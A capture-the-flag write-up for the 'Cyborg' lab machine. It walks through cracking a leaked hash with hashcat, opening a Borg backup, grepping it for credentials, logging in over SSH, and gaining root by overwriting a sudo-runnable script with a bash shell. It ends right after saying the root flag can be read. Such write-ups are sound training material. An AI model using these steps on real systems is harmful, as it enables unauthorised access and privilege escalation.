Cyborg
Cyborg
🔍 Initial Scan & Hash Cracking

🕵️ First, I performed an nmap scan: 
💻 It returned some interesting ports, so I fetched the hash:
1
music_archive:$apr1$BpZ.Q.1m$F0qqPwHSOG50URuOVQTTn.

Then, I cracked it using Hashcat:
1
hashcat -m 1600 -a 0 hash.txt /usr/share/wordlists/rockyou.txt
📂 Extracting the Borg Backup
💡 I downloaded archive.tar and extracted it. Inside, I found a folder and a README file. It was a backup created using BorgBackup.
DOc - https://borgbackup.readthedocs.io/en/stable/quickstart.html

⚡ Next, I listed the backup contents:
1
borg list ./final_archive
 As you can see, it listed the backup using the password we cracked. Then:
1
borg extract ./final_archive::music_archive

🕵️ Internal Reconnaissance
📌 It extracted a home folder. Let’s explore:
1
rg -I "password|passwd|api_key|secret|token|ssh-rsa" ./
I searched for credentials inside the extracted backup folder: 
🔑 I viewed the credentials using cat and used them to SSH in as user alex: 
🚩 We can find the user flag in user.txt: 

⚡ Privilege Escalation
🛠️ Running sudo -l shows we have root privileges to run backup.sh: 
Since we have write privileges or can make it writable, let’s add write permissions first:
1
chmod +w /etc/mp3backups/backup.sh
Then, we can overwrite it to escalate privileges:
1
echo "exec /bin/bash -i" | tee /etc/mp3backups/backup.sh
And run it with sudo:
1
sudo /etc/mp3backups/backup.sh


Now we can read the root flag: